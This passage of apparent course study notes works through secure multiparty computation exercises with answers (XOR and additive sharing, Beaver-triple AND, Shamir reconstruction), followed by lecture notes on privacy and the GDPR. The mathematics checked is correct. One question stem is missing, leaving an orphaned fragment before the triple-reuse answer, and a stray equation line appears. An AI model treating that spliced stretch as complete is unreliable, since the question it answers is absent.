Answer: Pick random first shares for each secret, then derive the second share via $x_2 = x \oplus x_1$.

Share $a = 1$ — pick $a_1 = 1 \Rightarrow a_2 = 1 \oplus 1 = 0$. So $(a_1, a_2) = (1, 0)$. **Share $b = 0$** — pick $b_1 = 1 \Rightarrow b_2 = 0 \oplus 1 = 1$. So $(b_1, b_2) = (1, 1)$.

Alice holds $a_1 = 1$, $b_1 = 1$; Bob holds $a_2 = 0$, $b_2 = 1$ (E10 p.1 Ex.2).

Secure XOR (local only): - Alice: $(a \oplus b)_1 = a_1 \oplus b_1 = 1 \oplus 1 = 0$. - Bob: $(a \oplus b)_2 = a_2 \oplus b_2 = 0 \oplus 1 = 1$.

Verify: $(a \oplus b)_1 \oplus (a \oplus b)_2 = 0 \oplus 1 = 1$. True value: $a \oplus b = 1 \oplus 0 = 1$ ✓ (E10 p.3 Sol.2a).

[MEDIUM] Expand $(a_1 \oplus a_2) \wedge (b_1 \oplus b_2)$ into its four product terms. Label which party can compute each term locally and which terms force communication, justifying the claim "AND is not free."

Answer: Distributing AND over XOR (AND = multiplication mod 2, XOR = addition mod 2):

$$\begin{aligned} & (a_1 \oplus a_2) \wedge (b_1 \oplus b_2) \\ &= (a_1 \wedge b_1) \oplus (a_1 \wedge b_2) \oplus (a_2 \wedge b_1) \oplus (a_2 \wedge b_2) \end{aligned}$$

(E10 p.3 Sol.2b). Recall Alice holds a_1 , b_1 and Bob holds a_2 , b_2 :

Term	Who can compute it	Local?
$a_1 \wedge b_1$	Alice (both values hers)	yes
$a_2 \wedge b_2$	Bob (both values his)	yes
$a_1 \wedge b_2$	mixes Alice's a_1 with Bob's b_2	no
$a_2 \wedge b_1$	mixes Bob's a_2 with Alice's b_1	no

The two **cross terms** each need one secret value from each party, and neither party may reveal its value, so they cannot be computed without interaction. Hence AND requires communication, unlike XOR (E10 p.3 Sol.2c; L10 p.49).

[MEDIUM] Build a $(2, 3)$ Shamir sharing of the secret $s = 3$ over $\text{GF}(5)$ using the random coefficient $c = 2$. Give the three parties' shares. (Reconstruction is treated in a later question.)

Answer: For threshold $t = 2$, use a degree- $(t-1) = 1$ polynomial with constant term equal to the secret:

$$f(x) = s + c \cdot x = 3 + 2x \pmod{5}$$

Evaluate at $x = 1, 2, 3$ (each party gets one point), reducing mod 5: - Party 1: $f(1) = 3 + 2 \cdot 1 = 5 \equiv 0$. - Party 2: $f(2) = 3 + 2 \cdot 2 = 7 \equiv 2$. - Party 3: $f(3) = 3 + 2 \cdot 3 = 9 \equiv 4$.

Shares: $(1, 0), (2, 2), (3, 4)$. The secret sits at $f(0) = 3$, which no single share reveals (one point lies on infinitely many lines) (cookbook Recipe G; L10 p.9, p.37).

[MEDIUM] Reconstruct the secret from the $(2, 3)$ Shamir sharing of the previous question using only Parties 2 and 3, whose points are $(2, 2)$ and $(3, 4)$ over $\text{GF}(5)$. Show the Lagrange interpolation at $x = 0$.

Answer: Lagrange interpolation to recover $f(0)$ from points $(x_1, y_1) = (2, 2)$ and $(x_2, y_2) = (3, 4)$, all mod 5:

$$\begin{aligned} s = f(0) &= y_1 \cdot (0 - x_2) / (x_1 - x_2) + y_2 \cdot (0 - x_1) / (x_2 - x_1) \\ &= 2 \cdot (0 - 3) / (2 - 3) + 4 \cdot (0 - 2) / (3 - 2) \pmod{5} \\ &= 2 \cdot (-3) / (-1) + 4 \cdot (-2) / (1) \\ &= 2 \cdot 3 + 4 \cdot (-2) \quad [\text{since } (-3) / (-1) = 3] \\ &= 6 - 8 \\ &= -2 \equiv 3 \pmod{5} \quad \checkmark \end{aligned}$$

This matches the secret $s = 3$ from the construction. Any 2 of the 3 points recover it; 1 point reveals nothing (cookbook Recipe G).

[MEDIUM] Suppose two parties additively share integers modulo $N = 16$: $x = 7$ is shared as $(x_1, x_2) = (11, 12)$ and $y = 5$ as $(y_1, y_2) = (9, 12)$. Show that addition of additively-shared values is also communication-free, and reconstruct $x + y$.

Answer: First sanity-check the input shares mod 16: $x_1 + x_2 = 11 + 12 = 23 \equiv 7 = x \checkmark$ and $y_1 + y_2 = 9 + 12 = 21 \equiv 5 = y \checkmark$ (L10 p.41 additive sharing).

Each party adds its own shares **locally** (no messages): - Party 1: $z_1 = x_1 + y_1 = 11 + 9 = 20 \equiv 4 \pmod{16}$. - Party 2: $z_2 = x_2 + y_2 = 12 + 12 = 24 \equiv 8 \pmod{16}$.

Reconstruct: $z_1 + z_2 = 4 + 8 = 12 \pmod{16}$. True value: $x + y = 7 + 5 = 12 \checkmark$. Just as XOR is free for Boolean sharing, **addition is free for additive sharing** — both are linear operations the parties apply to their own shares (L10 p.41, p.49).

[HARD] Run the complete secure AND protocol for $a = 0, b = 1$ (Alice does not like Bob, Bob likes Alice) using the Beaver triple $i = 1, j = 0$. Compute k , the masked values d, e , evaluate the AND identity, and confirm the result equals $a \wedge b$.

Answer: Triple: $k = i \wedge j = 1 \wedge 0 = 0$.

Masked values (opened publicly):

$$d = a \oplus i = 0 \oplus 1 = 1$$

$$e = b \oplus j = 1 \oplus 0 = 1$$

AND identity $a \wedge b = k \oplus (d \wedge j) \oplus (e \wedge i) \oplus (d \wedge e)$ (E10 p.3 Sol.3b):

$$= 0 \oplus (1 \wedge 0) \oplus (1 \wedge 1) \oplus (1 \wedge 1)$$

$$= 0 \oplus 0 \oplus 1 \oplus 1$$

$$= 0$$

Step XORs: $0 \oplus 0 = 0$, $0 \oplus 1 = 1$, $1 \oplus 1 = 0$. **Result = 0.**

True value: $a \wedge b = 0 \wedge 1 = 0$ ✓. The output 0 reveals "not mutual"; since Bob knows $b = 1$, he can further deduce $a = 0$ — inherent, allowed leakage (L10 p.35; E10 p.4 Sol.4c).

[HARD] Run the secure AND protocol for $a = 1$, $b = 1$ with the Beaver triple $i = 1$, $j = 1$ (so $k = 1$). Evaluate the identity term-by-term and verify. Then state what would happen if BOTH parties — not just Bob — added the public term $d \wedge e$ to their shares.

Answer: Triple: $k = i \wedge j = 1 \wedge 1 = 1$.

Masked values:

$$d = a \oplus i = 1 \oplus 1 = 0$$

$$e = b \oplus j = 1 \oplus 1 = 0$$

Identity:

$$a \wedge b = k \oplus (d \wedge j) \oplus (e \wedge i) \oplus (d \wedge e)$$

$$= 1 \oplus (0 \wedge 1) \oplus (0 \wedge 1) \oplus (0 \wedge 0)$$

$$= 1 \oplus 0 \oplus 0 \oplus 0$$

$$= 1$$

True value $a \wedge b = 1 \wedge 1 = 1$ ✓.

If both parties added $d \wedge e$: the public constant would enter the reconstructed total **twice**. Since reconstruction is an XOR of the two shares, $(d \wedge e) \oplus (d \wedge e) = 0$ — the term **cancels**. The protocol relies on $d \wedge e$ surviving exactly once, so doubling it gives the wrong result. The convention "**only Bob adds $d \wedge e$** " injects it once into the total $\text{share_Alice} \oplus \text{share_Bob}$ (E10 p.1 Ex.3c, p.3 Sol.3c; Gotchas).

[HARD] Carry out the secure AND for $a = 1$, $b = 1$ with triple $i = 0$, $j = 1$, but this time compute Alice's and Bob's individual c -shares separately (Bob adds $d \wedge e$), using share assignments $k_1 = 0$, $i_1 = 1$, $j_1 = 1$ for Alice. Show that $c_1 \oplus c_2 = a \wedge b$.

Answer: Triple bits: $k = i \wedge j = 0 \wedge 1 = 0$. Derive Bob's shares from Alice's (since each value XOR-shares to its true value):
 - k : $k_1 = 0 \Rightarrow k_2 = k \oplus k_1 = 0 \oplus 0 = 0$.
 - i : $i_1 = 1 \Rightarrow i_2 = i \oplus i_1 = 0 \oplus 1 = 1$.
 - j : $j_1 = 1 \Rightarrow j_2 = j \oplus j_1 = 1 \oplus 1 = 0$.

Public masked values: $d = a \oplus i = 1 \oplus 0 = 1$, $e = b \oplus j = 1 \oplus 1 = 0$. Open $d = 1$, $e = 0$.

Alice's share (no $d \wedge e$): $c_1 = k_1 \oplus (d \wedge j_1) \oplus (e \wedge i_1) = 0 \oplus (1 \wedge 1) \oplus (0 \wedge 1) = 0 \oplus 1 \oplus 0 = 1$.

Bob's share (adds $d \wedge e$): $c_2 = k_2 \oplus (d \wedge j_2) \oplus (e \wedge i_2) \oplus (d \wedge e) = 0 \oplus (1 \wedge 0) \oplus (0 \wedge 1) \oplus (1 \wedge 0) = 0 \oplus 0 \oplus 0 \oplus 0 = 0$.

$$0 \oplus 0 = 0.$$

Reconstruct: $c_1 \oplus c_2 = 1 \oplus 0 = 1$. True value $a \wedge b = 1 \wedge 1 = 1$ ✓. (Cross-check via the combined identity: $k \oplus (d \wedge j) \oplus (e \wedge i) \oplus (d \wedge e) = 0 \oplus (1 \wedge 1) \oplus (0 \wedge 0) \oplus (1 \wedge 0) = 0 \oplus 1 \oplus 0 \oplus 0 = 1$ ✓.) The split is correct because Boolean sharing only constrains the XOR of the two shares, not the individual pieces (E10 p.3 Sol.3c).

[HARD] You must securely compute $(a \wedge b) \wedge c$ for $a = b = c = 1$. Explain why this needs two Beaver triples, then evaluate it: use triple $i = 1, j = 0$ for the first AND and triple $i' = 0, j' = 1$ for the second AND. Show all steps.

Answer: Each AND gate is the "expensive" gate and consumes **one fresh Beaver triple** (XOR gates are free and consume none). A circuit with two AND gates therefore needs **two independent triples** prepared in the offline phase (L10 p.39, p.49). Triples must be independent so the masks of one gate don't correlate with another.

First AND, $t = a \wedge b$ with $i = 1, j = 0 \Rightarrow k = 1 \wedge 0 = 0$:

$$\begin{aligned} d &= a \oplus i = 1 \oplus 1 = 0, & e &= b \oplus j = 1 \oplus 0 = 1 \\ t &= k \oplus (d \wedge j) \oplus (e \wedge i) \oplus (d \wedge e) \\ &= 0 \oplus (0 \wedge 0) \oplus (1 \wedge 1) \oplus (0 \wedge 1) \\ &= 0 \oplus 0 \oplus 1 \oplus 0 = 1 \end{aligned}$$

So $t = a \wedge b = 1$. ✓ ($1 \wedge 1 = 1$.)

Second AND, $t \wedge c$ with $i' = 0, j' = 1 \Rightarrow k' = 0 \wedge 1 = 0$. Inputs are now $t = 1, c = 1$:

$$\begin{aligned} d' &= t \oplus i' = 1 \oplus 0 = 1, & e' &= c \oplus j' = 1 \oplus 1 = 0 \\ \text{result} &= k' \oplus (d' \wedge j') \oplus (e' \wedge i') \oplus (d' \wedge e') \\ &= 0 \oplus (1 \wedge 1) \oplus (0 \wedge 0) \oplus (1 \wedge 0) \\ &= 0 \oplus 1 \oplus 0 \oplus 0 = 1 \end{aligned}$$

Final result = 1. True value $(a \wedge b) \wedge c = 1 \wedge 1 \wedge 1 = 1$ ✓. Note the intermediate t stays secret-shared between the two gates; it is never opened (only d, e, d', e' are opened, each masked by fresh random triple bits).

[HARD] A $(2, 3)$ Shamir sharing over $\mathbb{GF}(11)$ distributes the points $(1, 0), (2, 7), (3, 3)$. Reconstruct the secret using Parties 1 and 3, showing the Lagrange weights and the modular inverse you need.

Answer: Recover $f(0)$ from $(x_1, y_1) = (1, 0)$ and $(x_2, y_2) = (3, 3)$, all arithmetic mod 11:

$$\begin{aligned} s &= y_1 \cdot (0 - x_2) / (x_1 - x_2) + y_2 \cdot (0 - x_1) / (x_2 - x_1) \\ &= 0 \cdot (0 - 3) / (1 - 3) + 3 \cdot (0 - 1) / (3 - 1) \end{aligned}$$

The first term vanishes because $y_1 = 0$. For the second term compute the Lagrange weight $L_2 = (0 - 1) / (3 - 1) = (-1) / (2) \pmod{11}$: $-1 \equiv 10 \pmod{11}$. $-2^{-1} \pmod{11}$: since $2 \cdot 6 = 12 \equiv 1$, the inverse is 6. $L_2 = 10 \cdot 6 = 60 \equiv 5 \pmod{11}$ (because $60 = 5 \cdot 11 + 5$).

Then:

$$s = 0 + y_2 \cdot L_2 = 3 \cdot 5 = 15 \equiv 4 \pmod{11}$$

values, and tie your answer to why preprocessing must be input-independent yet per-gate.

Answer: The leak from reuse. Each AND gate opens $d = x \oplus i$ and $e = y \oplus j$. If the *same* (i, j) masks two gates with inputs (x, y) and (x', y') , the adversary sees $d = x \oplus i, d' = x' \oplus i$, hence:

$$d \oplus d' = (x \oplus i) \oplus (x' \oplus i) = x \oplus x'$$

The random mask i **cancels**, revealing the XOR of the two secret inputs $x \oplus x'$ — information that is *not* implied by the gate outputs and is therefore a genuine break, not allowed output leakage. Identically, $e \oplus e' = y \oplus y'$. A one-time pad must be used **once**; a Beaver triple is exactly a one-time correlated mask, so each AND gate needs its **own fresh** triple (Gotchas: masking security rides on i, j being random *and* used once; L10 p.39).

Reconciling "input-independent" with "per-gate." Preprocessing is **input-independent** in the sense that the triples' *values* $(i, j, k = i \wedge j)$ are sampled before any real input is known — that is what lets the expensive generation run offline and keeps the online phase cheap (E10 p.4 Sol.5b; L10 p.39). But the *quantity* of triples is determined by the circuit's structure: one per AND gate. So the offline phase must produce **as many independent triples as there are AND gates** (here, two), all without seeing inputs. Reusing one triple breaks the one-time-mask property even though the triple itself was generated input-independently. This is also why circuits are engineered to minimize AND gates — fewer triples to precompute (L10 p.49; E10 p.3 Sol.2).

[VERY HARD] The lecture's history lists Yao's millionaires' problem (1982) and "general-function 2PC" / garbled circuits (1986), yet the protocol actually constructed in the course is secret-sharing with Beaver triples — not garbled circuits. Suppose an exam asks you to "solve the millionaires' problem with the techniques from this course." Outline how you would express $x > y$ as a circuit the Beaver-triple machinery can evaluate, and identify the one resource cost that dominates.

Answer: Why this is even possible. MPC's universality claim is that *any* function — including comparison $x > y$ — can be computed securely (L10 p.7). The course builds two primitives that are functionally complete for Boolean circuits: free XOR (secure XOR protocol) and AND-via-Beaver-triple (secure AND). Since $\{\text{XOR}, \text{AND}, \text{constant-1}\}$ is a complete basis, any comparison circuit can be evaluated with exactly these gates — no garbled circuits needed (garbled circuits are only named historically, L10 p.9; the constructed approach is secret-sharing + triples, Gotchas: "Garbled circuits $\neq$ the protocol taught here").

Sketch of the $x > y$ circuit on shared bits. Write x and y as n -bit numbers, Boolean-secret-shared bit by bit. A standard comparator processes bits from most-significant to least-significant, carrying a "decided" flag. At each bit position i it needs equality/greater tests such as $x_i \wedge \neg y_i$ and $\neg(x_i \oplus y_i)$ (equality), combined with the running result. Concretely each bit-slice uses a handful of XORs (free) plus a small constant number of AND gates; chaining n slices yields $O(n)$ AND gates total. Negation $\neg z = z \oplus 1$ is a free constant-XOR. The final 1-bit output is opened to reveal who is richer — and, like all MPC, it inherently leaks only what $x > y$ implies (e.g., if the answer is "Alice richer," nothing about the gap is revealed beyond that).

Dominant cost. The **AND gates** dominate, because each one consumes a fresh Beaver triple that must be produced in the expensive offline preprocessing phase (and each needs a round of communication to open d, e). XOR gates are free. Therefore the resource cost is essentially **the number of multiplication**

triples $\approx$ the number of AND gates $\approx O(n)$ for an n -bit comparison — which is exactly why minimizing AND-gate count is the central optimization goal in MPC circuit design (L10 p.39, p.49; E10 p.4 Sol.5b).

[VERY HARD] A secret s is shared with a $(t, n) = (3, 5)$ Shamir scheme over $GF(7)$. Two of the five share-holders secretly collude. Using the polynomial $f(x) = 2 + 3x + x^2$ as the underlying (to them unknown) sharing, demonstrate numerically why their 2 pooled shares reveal nothing about s , yet any 3 honest parties recover it. Relate this to the threshold guarantee that ordinary XOR sharing lacks.

Answer: For threshold $t = 3$ the dealer uses a degree- $(t-1) = 2$ polynomial; the secret is $s = f(0) = 2$. The five shares are $f(1..5) \bmod 7$: $f(1) = 2 + 3 + 1 = 6$, $f(2) = 2 + 6 + 4 = 12 \equiv 5$, $f(3) = 2 + 9 + 9 = 20 \equiv 6$, $f(4) = 2 + 12 + 16 = 30 \equiv 2$, $f(5) = 2 + 15 + 25 = 42 \equiv 0$

Two colluders learn nothing. Suppose Parties 1 and 2 pool their points $(1, 6)$ and $(2, 5)$. A degree-2 polynomial has 3 unknown coefficients; 2 points leave **one degree of freedom**. For *every* candidate secret $s \in GF(7)$, the three points $(0, s)$, $(1, 6)$, $(2, 5)$ determine exactly one degree- ≤ 2 polynomial through them (3 points $\Rightarrow$ unique). So each of the 7 possible secrets is equally consistent with what they see: $\Pr[s = \sigma \mid \text{two shares}] = 1/7$ for all σ . The pooled view is independent of s — **2 < t reveals nothing**.

Three honest parties recover it. With 3 points, say $(1, 6)$, $(2, 5)$, $(3, 6)$, Lagrange interpolation at $x = 0$ yields a unique answer. Carrying out the interpolation mod 7 gives $f(0) = 2 = s$ ✓ (3 = t points suffice; the polynomial is now fully pinned down).

Relation to XOR sharing. Plain Boolean XOR sharing $a = a_1 \oplus a_2$ is effectively a $(2, 2)$ scheme — it needs **all** parties to reconstruct and tolerates **no** missing or colluding share beyond $t-1 = 1$. Shamir generalizes this to an arbitrary threshold: any $t-1$ shares (here 2) leak nothing, any t (here 3) reconstruct, and up to $n - t$ parties can be unavailable. This tunable (t, n) resilience — fault tolerance plus collusion resistance below threshold — is exactly what the simple two-party XOR/additive sharing used in the lecture's protocols does not provide (L10 p.9, p.37; cookbook Recipe G).

11. Privacy, Data Protection & the GDPR

Source: Guest lecture by Jukka Ruohonen, "Cybersecurity (T510039402)", 22 April 2026 (L11). The lecture is 80 slides. Citations below use (L11 p.N) where N is the slide number printed in the PDF (N / 80). This was a guest lecture with **no accompanying exercise PDF**. Everything here is grounded in that lecture only; where the lecture does not cover something, that is stated explicitly.

Overview — what this topic covers and why it matters

This chapter is about **privacy and data protection**, with the EU's **General Data Protection Regulation (GDPR)** as the central legal instrument (L11 p.2). The lecture frames privacy first as a *philosophical and legal* concept — a fundamental human right made up of several distinct properties — and then narrows toward the parts that matter most to computer scientists and software engineers: confidentiality, anonymization, and the concrete obligations the GDPR places on the people who build and run systems that process personal data (L11 p.4–5). A recurring message is that **security and data protection are both necessary for privacy, but neither alone is sufficient**, and that **confidentiality is a component of privacy, not the same thing** (L11 p.5).

Why it matters for the exam and for practice: the GDPR is **directly applicable EU law** (a regulation, not a directive), it is **extraterritorial**, and it is **risk-based** (L11 p.11, p.16, p.23). It increased data subjects' rights, increased controllers' and processors' duties, increased data protection authorities' powers, and improved European harmonization (L11 p.15). For an engineer, the regulation translates into functional requirements (consent control, access, rectification, erasure, restriction, logging), non-functional requirements (security, data minimization), and organizational obligations (DPIAs, a Data Protection Officer, 72-hour breach notification, record-keeping) (L11 p.63–76). The second half of the lecture covers the **technical privacy toolkit** — pseudonymization, anonymization, k-anonymity, ℓ -diversity, randomization — and stresses that anonymization is genuinely hard and often done badly (L11 p.42–60).

Key Concepts

What privacy is (the six properties)

What/why: The lecture defines privacy not with a single sentence but via **six properties (P1–P6)** that recur in the legal literature (from Solove 2002) (L11 p.4):

- **P1:** The right to be left alone
- **P2:** The ability to shield oneself from unwanted access
- **P3:** The concealment of certain matters from others
- **P4:** Control over personal information
- **P5:** The protection of personality, individuality, and dignity
- **P6:** Control over intimate relationships and aspects of life

How it maps: Each property looks simple but is "extremely difficult philosophically, legally, and politically" (L11 p.4). Roughly, the *whole set* $P = \{P1 \dots P6\}$ is what makes privacy a **fundamental human right** (L11 p.4). Privacy is a **subjective right given by objective law** — a philosophical and legal concept (L11 p.5). Different fields emphasize different properties (L11 p.5):

- **Human rights** perspective → P1, P5, P6
- **Computer science** → typically P2 and P3 (confidentiality, encryption, anonymization). Note: **confidentiality ≠ privacy, but it is a component of privacy** (L11 p.5).
- **Data protection** → P4, P5, P6 in particular. **Both security and data protection are necessary for privacy** (L11 p.5).

Privacy vs. confidentiality vs. data protection

What/why: These three are related but distinct, and the exam may test the distinctions (L11 p.6–7):

- **Privacy vs. confidentiality** (Figure 1, "superset and subset"): privacy concerns **humans / personal data**; confidentiality concerns **humans and everything else**. They overlap but confidentiality is broader in what it protects (it is not limited to people) (L11 p.6).
- **Privacy vs. data protection** (Figure 2, "overlapping but not the same"): **data protection requirements (e.g., accuracy and security of personal data processing) apply even when there is no privacy violation or interference** (L11 p.7). So you can be in breach of data protection law without anyone's privacy being "invaded."

Fundamental-rights basis

What/why: Privacy has a strong legal pedigree (L11 p.8):

- **Universal Declaration of Human Rights (UN 1948), Article 12:** "No one shall be subjected to arbitrary interference with his privacy, family, home or correspondence..." (L11 p.8).
- Many national constitutions include privacy (L11 p.8).
- In the EU, both a right to "private life" and **data protection** are fundamental rights — **Articles 7 and 8 of the EU Charter (EU 2012)** (L11 p.8).
- Legal scholars argue that defining **data protection as a fundamental right was perhaps more important than enacting the GDPR itself** (L11 p.8).

Further dimensions exist (spatial and physiological privacy, genetics $\subseteq$ P6); workplace/employment privacy is covered by **separate laws**, and some issues fall under **criminal law** (L11 p.9).

The "seven privacy sins" and the GDPR's purpose

What/why: Shastri et al. (2019) list seven commonplace "**privacy sins**" in software engineering (L11 p.11):

1. Storing data forever
2. Reusing data indiscriminately
3. Walled gardens and black markets
4. Risk-agnostic data processing
5. Hidden data breaches
6. Unexplainable decisions
7. Security as a secondary goal

The GDPR addresses all of these sins, and is a risk-based regulation (L11 p.11). Its goals are **twofold**: (1) protect natural persons, and (2) **facilitate the free flow of personal data across the union** — so it can be seen as an *enabler for a fair European data economy*, not only a restriction (L11 p.14).

What the GDPR changed (big picture) + national adaptation

What/why: Four big shifts (L11 p.15):

1. Data subjects' rights increased
2. Data controllers' (and processors') duties increased
3. Data protection authorities' powers increased
4. European harmonization improved

Regulation vs. directive: the GDPR is a **regulation** → **directly applicable EU law** in member states' jurisdictions (unlike a directive), which underlines harmonization (L11 p.16). But member states retain **leeway**, so most made/updated a national data protection law. Flexibility is allowed especially around: **legal obligations and public interests (Art. 6)**, **sensitive personal data (Art. 9)**, **criminal matters (Art. 10)**, and scope restrictions for **national security, defense, judicial independence, etc. (Art. 23)** (L11 p.16).

Politics: the GDPR was "allegedly the EU's most lobbied law" in the late 2010s; heavy lobbying (private sector, civil society, third countries) **decreased its overall legitimacy** (Hildén 2019). Enforcement problems and SME compliance issues have been on the political agenda. At lecture time, parts are being renegotiated via the "**digital omnibus**", so some legal details may change (though probably not the fundamentals) (L11 p.13, p.14).

Governance: DPAs and the EDPB

What/why: Data-protection governance follows the same model as cybersecurity governance (L11 p.17):

- Each country has a **public-sector Data Protection Authority (DPA)** (in Germany there are many DPAs) (L11 p.17).
- EU-level coordination is via the **European Data Protection Board (EDPB)** (L11 p.17).
- **Governance has itself been an obstacle to GDPR enforcement** (Ruohonen & Hjerpe 2022) (L11 p.17).
- There are **alternative data-protection EU laws** for law enforcement and for EU institutions (L11 p.17).
- The Danish DPA example given is **Datatilsynet** (datatilsynet.dk) (L11 p.18).

Personal data and processing (Article 4)

What/why: Definitions are deliberately broad (L11 p.19):

- **Personal data (Art. 4(1)):** "*any information relating to an identified or identifiable natural person.*" This scope is **much wider than the US notion of "personally identifiable information" (PII)** (L11 p.19).
- **Processing (Art. 4(2)):** "*any operation or set of operations ... performed on personal data ... whether or not by automated means*" — collection, recording, organisation, structuring, storage, adaptation/alteration, retrieval, consultation, use, disclosure by transmission, dissemination, alignment/combination, restriction, erasure, destruction (L11 p.19). **Manual processing is in scope too** (L11 p.19).

Sensitive (special-category) personal data (Article 9)

What/why: Some data is "special category" and its processing is **prohibited by default** (Art. 9(1)) (L11 p.20). The categories: data revealing **racial or ethnic origin, political opinions, religious or philosophical beliefs, trade union membership**, plus **genetic data, biometric data** (for uniquely identifying a person), **health data**, and data concerning a person's **sex life or sexual orientation** (L11 p.20).

Exemptions (Art. 9(2)): apart from legal obligations of public-sector bodies, **another/separate consent may be required** to process sensitive data; it may also be lawful to process such data if the **person has made it public** (e.g., on social media) (L11 p.20).

Controllers and processors

What/why: (Articles 4(7), 4(8), 24, 26, 28, 29) (L11 p.22):

- **Data controller:** responsible for the **lawfulness and purpose** — the "why" and "how" of processing (L11 p.22).
- **Data processor:** processes personal data **on behalf of** the controller — usually under a **contract or legally binding arrangement** (L11 p.22).
- **Joint controllers** also exist (L11 p.22).
- Tied to **supply chains:** if you hold personal data, **you are a controller** and may outsource processing to third-party processors (L11 p.22).

Extraterritoriality and international transfers

What/why: (L11 p.23–24):

- The GDPR is an **extraterritorial law:** it applies to organizations controlling or processing personal data **inside or outside the EU** (L11 p.23).
- Per **Article 3**, **merely offering goods or services to Europeans (European natural persons)** **suffices** to be caught by the GDPR (L11 p.23). This has caused major international schisms and court cases (L11 p.23).
- **International transfers:** transferring personal data to a non-EU country is generally lawful **only if EU-level authorities have determined that country has an adequate level of data protection** (an "adequacy" decision) (L11 p.24).

Informational self-determination

What/why: The GDPR is **primarily a data-protection regulation**; data protection (DP) is **necessary but not sufficient** for privacy (L11 p.25). Properties **P4, P5, P6** are emphasized → the concept of **informational self-determination:** everyone has a **fundamental (but not absolute) right to determine how their data is collected and used** (L11 p.25). This concept **provides the foundation for consent** in the DP context, and became famous via the **1983 decision of the German Constitutional Court** (L11 p.25).

Lawful bases for processing (Article 6)

What/why: Consent is **only one** of six legal bases, and **you must always pick exactly one** legal basis (L11 p.26). The six (Art. 6) (L11 p.26):

1. **Consent** — note it **must be informed**
2. **Contract** — e.g., employment
3. **Legal obligations** — e.g., law enforcement
4. **Vital interests** — e.g., healthcare emergencies
5. **Public interests** — e.g., education
6. **Legitimate interests** — e.g., marketing

The **last (legitimate interests) is controversial:** using it generally requires a **balancing test** weighing natural persons' interests against the claimed "legitimate interests" (L11 p.26).

The seven principles of processing (Article 5)

What/why: Recital 4 frames the spirit: processing should "serve mankind," and data protection is **not absolute** — it must be balanced against other fundamental rights under **proportionality** (L11 p.27).

Article 5 lists seven principles (L11 p.28):

1. **Lawful, fair, and transparent** processing
2. Only for **specific purposes** and not for other purposes (*purpose limitation*)
3. **Data minimization** — only what is necessary
4. **Accuracy** — only accurate personal data should be processed
5. **Identifiability only for a limited amount of time** (*storage limitation*)
6. **Security of processing** must be guaranteed (*integrity & confidentiality*)
7. **Accountability** — controllers and processors are **legally liable**

These are high-level, but **their violations are frequently used by regulators to justify enforcement fines** (L11 p.28).

What gets cited in enforcement fines

What/why: Empirically (Ruohonen & Hjerpe 2022, across 294 decisions with 525 article references), the **most-referenced articles** in fines are, in order, around (L11 p.29):

- **A5** (principles) and **A6** (lawfulness) — the most frequent
- **A32** (security of processing / information security)
- **A13, A15** (information rights/access), **A58** (DPA powers), **A12, A14**, etc.

Takeaway: **breaches of the high-level principles (A5) and lawfulness (A6) dominate enforcement**, followed by security (A32) (L11 p.29). The Facebook–Cambridge Analytica scandal is given as a case to analyze (L11 p.30).

Security perspective and Article 32

What/why: Security risks and privacy risks overlap but differ (L11 p.31): security risks → disruption to an organization's functioning, unavailability, integrity violations; privacy risks → data leaking to unauthorized parties and an **individual's rights and liberties being violated**. There can be a **seemingly artificial conflict** between security and privacy (e.g., **technical monitoring / log files / accounting** require keeping data, but **data minimization** wants to keep less) — you must **balance** them (L11 p.32).

Article 32(1) requires "*appropriate technical and organisational measures to ensure a level of security appropriate to the risk*," taking into account **state of the art, cost of implementation, and the nature/scope/context/purposes of processing, plus the risk** to rights and freedoms (L11 p.33). It then mentions **pseudonymization, encryption, the CIA triad, resilience, and testing** — but **gives no technical details**; it is up to engineers to choose appropriate solutions (L11 p.33).

Privacy engineering and Privacy-by-Design

What/why: **Privacy engineering** is "a field of research and practice that designs, implements, adapts, and evaluates theories, methods, techniques, and tools to systematically capture and address privacy issues when developing sociotechnical systems" (Gürses & del Alamo 2016) (L11 p.35). Spiekermann & Cranor (2009) urge moving from "**privacy-by-policy**" to "**privacy-by-architecture**" — design the architecture itself with privacy in mind (L11 p.35).

Privacy-by-Design (PbD) — introduced by **Ann Cavoukian (1995)**, with seven foundational principles (Cavoukian 2009) (L11 p.36):

- **P1:** Proactive not reactive; preventative not remedial
- **P2:** Privacy as the **default setting**
- **P3:** Privacy **embedded into design**
- **P4:** **Full functionality** — positive-sum, not zero-sum
- **P5:** **End-to-end security** — full lifecycle protection
- **P6:** **Visibility and transparency** — keep it open
- **P7:** **Respect for user privacy** — keep it user-centric

PbD is closely related to the GDPR and to **privacy enhancing technologies (PETs)** (L11 p.36).

Privacy frameworks (NIST and LINDDUN)

What/why: NIST (2021) privacy control framework — eight high-level controls that align closely with GDPR obligations (L11 p.37–39):

1. **Authority and purpose** — collect only with granted authority (= legal basis) and only for a specific purpose (= purpose limitation) (L11 p.37)
2. **Accountability, auditing, and risk management** — you are accountable; do audits and risk management ($\approx$ **DPIA**, Art. 35); ENISA (2017) suggests risk matrices (impact $\times$ probability) (L11 p.38)
3. **Data quality and integrity** — data should be correct and immutable to unauthorized parties (L11 p.38)
4. **Data minimization and data retention** — collect only what you need; don't store indefinitely (L11 p.38)
5. **Participation and redress** — access to one's data, right to correct, right to lodge complaints (L11 p.39)
6. **Security** (L11 p.39)
7. **Transparency** — at minimum, accessible privacy policies (L11 p.39)
8. **Use limitation** — third-party sharing only under specific conditions (L11 p.39)

LINDDUN (Wuyts 2015) — a popular privacy threat-modeling framework based on **six properties** (each asset relating to natural persons is assessed against them) (L11 p.40):

1. **Linkability** — whether two objects are related
2. **Identifiability** — possibility to identify an object
3. **Non-repudiation** — evidence a party cannot deny
4. **Detectability** — whether an object exists
5. **Disclosure** — exposure of information to unauthorized subjects
6. **Unawareness** — user is unaware of data submitted

(Used much like threat modeling — e.g., linkability based on biometrics, session ID, IP/MAC address, behavioral patterns) (L11 p.41).

De-identification: anonymization vs. pseudonymization

What/why: Key definitions (L11 p.42):

- **Identification** := ability to identify a data subject
- **De-identification** := a method that prevents re-identification
- **Anonymization** := **optimally irreversible** de-identification

- **Pseudonymization** := a de-identification method that **removes or replaces direct identifiers**; per Art. 4, the data "can no longer be attributed to a specific data subject without the use of additional information" (L11 p.42)

Critical exam point: pseudonymization $\neq$ anonymization (L11 p.43). Evaluate de-identification against **three elements** (L11 p.43):

1. **Singling out** — can you still isolate records relating to one individual?
2. **Linkability** — can you still link ≥ 2 records relating to an individual across databases?
3. **Inference** — can you infer (with significant probability) an attribute value from other attributes?

Pseudonymization generally addresses only linkability; inference is not guaranteed, so its focus is more on **security** (L11 p.43).

GDPR consequences (L11 p.44):

